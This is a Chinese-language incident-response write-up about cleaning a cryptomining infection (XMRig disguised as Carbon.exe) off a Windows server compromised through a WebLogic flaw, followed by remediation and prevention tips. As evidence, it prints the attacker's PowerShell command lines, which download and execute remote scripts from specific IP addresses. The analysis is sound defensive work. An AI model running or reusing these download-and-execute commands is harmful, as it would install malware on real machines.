


第5篇：挖矿病毒（一）

0x00 前言

随着虚拟货币的疯狂炒作，挖矿病毒已经成为不法分子利用最为频繁的攻击方式之一。病毒传播者可以利用个人电脑或服务器进行挖矿，具体现象为电脑CPU占用率高，C盘可使用空间骤降，电脑温度升高，风扇噪声增大等问题。

0x01 应急场景

某天上午重启服务器的时候，发现程序启动很慢，打开任务管理器，发现cpu被占用接近100%，服务器资源占用严重。



0x02 事件分析

登录网站服务器进行排查，发现多个异常进程：

Windows 任务管理器					
文件(F) 选项(O) 查看(V) 帮助(H)					
应用程序 进程 服务 性能 联网 用户					
映像名称	PID	用户名	CPU	内...	描述
java.exe	2272	Administrator	00	958,500 K	Java(TM) Platform SE binary
explorer.exe	2844	Administrator	01	38,348 K	Windows 资源管理器
powershell.exe	3316	Administrator	00	31,076 K	Windows PowerShell
powershell.exe	156	Administrator	00	31,044 K	Windows PowerShell
powershell.exe	3944	Administrator	00	31,024 K	Windows PowerShell
powershell.exe	2224	Administrator	00	30,108 K	Windows PowerShell
powershell.exe	3632	Administrator	00	26,364 K	Windows PowerShell
powershell.exe	3700	Administrator	00	26,352 K	Windows PowerShell
svchost.exe	852	SYSTEM	00	21,532 K	Windows 服务主进程
vmtoolsd.exe	1484	SYSTEM	00	14,696 K	VMware Tools Core Service
svchost.exe	984	NETWORK SE...	00	13,944 K	Windows 服务主进程
svchost.exe	788	LOCAL SERVICE	00	13,672 K	Windows 服务主进程
powershell.exe	6100	Administrator	00	9,464 K	Windows PowerShell
svchost.exe	940	SYSTEM	00	8,944 K	Windows 服务主进程
LogonUI.exe	780	SYSTEM	00	7,120 K	Windows Logon User Interface Host
WmiPrvSE.exe	5056	NETWORK SE...	00	7,052 K	WMI Provider Host
spoolsv.exe	1068	SYSTEM	00	6,716 K	后台处理程序子系统应用程序
svchost.exe	900	LOCAL SERVICE	00	6,516 K	Windows 服务主进程
Carbon.exe *32	3880	Administrator	89	5,948 K	XMrig CPU miner
lsass.exe	520	SYSTEM	00	5,504 K	Local Security Authority Process
taskhost.exe	2640	Administrator	00	5,184 K	Windows 任务的主机进程
Carbon.exe *32	4504	Administrator	05	5,076 K	XMrig CPU miner
Carbon.exe *32	356	Administrator	06	5,068 K	XMrig CPU miner
powershell.exe	4468	Administrator	00	4,956 K	Windows PowerShell
csrss.exe	412	SYSTEM	00	4,356 K	Client Server Runtime Process

分析进程参数:


wmic process get caption,commandline /value >> tmp.txt

tmp.txt - 记事本	
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)	
Caption=cmd.exe	CommandLine=cmd.exe /c "powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')""
Caption=conhost.exe	CommandLine=\\?\C:\Windows\system32\conhost.exe "-11035283831994058146471557875861567896-410395692-1867237974-1500985154-341559433
Caption=powershell.exe	CommandLine=powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://72.11.140.178/auto-upgrade')"
Caption=cmd.exe	CommandLine=cmd.exe /c "powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')""
Caption=conhost.exe	CommandLine=\\?\C:\Windows\system32\conhost.exe "567043869-379799388598216845-1339877759-10904242441714364103452835488-1454190890
Caption=powershell.exe	CommandLine=powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"
Caption=cmd.exe	CommandLine=cmd.exe /c "powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')""
Caption=conhost.exe	CommandLine=\\?\C:\Windows\system32\conhost.exe "1523138341-21133122961090399971947095497-958799097-29797013-12132982631896472503
Caption=powershell.exe	CommandLine=powershell.exe -nop -c "iex(New-Object Net.WebClient).DownloadString('http://45.123.190.178/win.txt')"


TIPS:

在windows下查看某个运行程序（或进程）的命令行参数
使用下面的命令：
wmic process get caption,commandline /value
如果想查询某一个进程的命令行参数，使用下列方式：
wmic process where caption="svchost.exe" get caption,commandline /value
这样就可以得到进程的可执行文件位置等信息。

访问该链接：



Temp目录下发现Carbon、run.bat挖矿程序:



具体技术分析细节详见：

360CERT：利用WebLogic漏洞挖矿事件分析

<https://www.anquanke.com/post/id/92223>

清除挖矿病毒：关闭异常进程、删除c盘temp目录下挖矿程序。

临时防护方案

1. 根据实际环境路径，删除WebLogic程序下列war包及目录

```
rm -f /home/WebLogic/Oracle/Middleware/wlserver_10.3/server/lib/wls-wsat.war
rm -f /home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_internal/wls-wsat.war
rm -rf /home/WebLogic/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_ternal/wls-wsat
```

2. 重启WebLogic或系统后，确认以下链接访问是否为404

<http://x.x.x.x:7001/wls-wsat>

0x04 防范措施

新的挖矿攻击展现出了类似蠕虫的行为，并结合了高级攻击技术，以增加对目标服务器感染的成功率。通过利用永恒之蓝（EternalBlue）、web攻击多种漏洞，如Tomcat弱口令攻击、Weblogic WLS组件漏洞、Jboss反序列化漏洞，Struts2远程命令执行等，导致大量服务器被感染挖矿程序的现象。总结了几种预防措施：

- 1、安装安全软件并升级病毒库，定期全盘扫描，保持实时防护
- 2、及时更新 windows安全补丁，开启防火墙临时关闭端口
- 3、及时更新web漏洞补丁，升级web组件

后续持续更新内容，将发布在公众号Bypass--，同时公众号提供了该项目的PDF版本，关注后回复"应急响应" 即可下载。

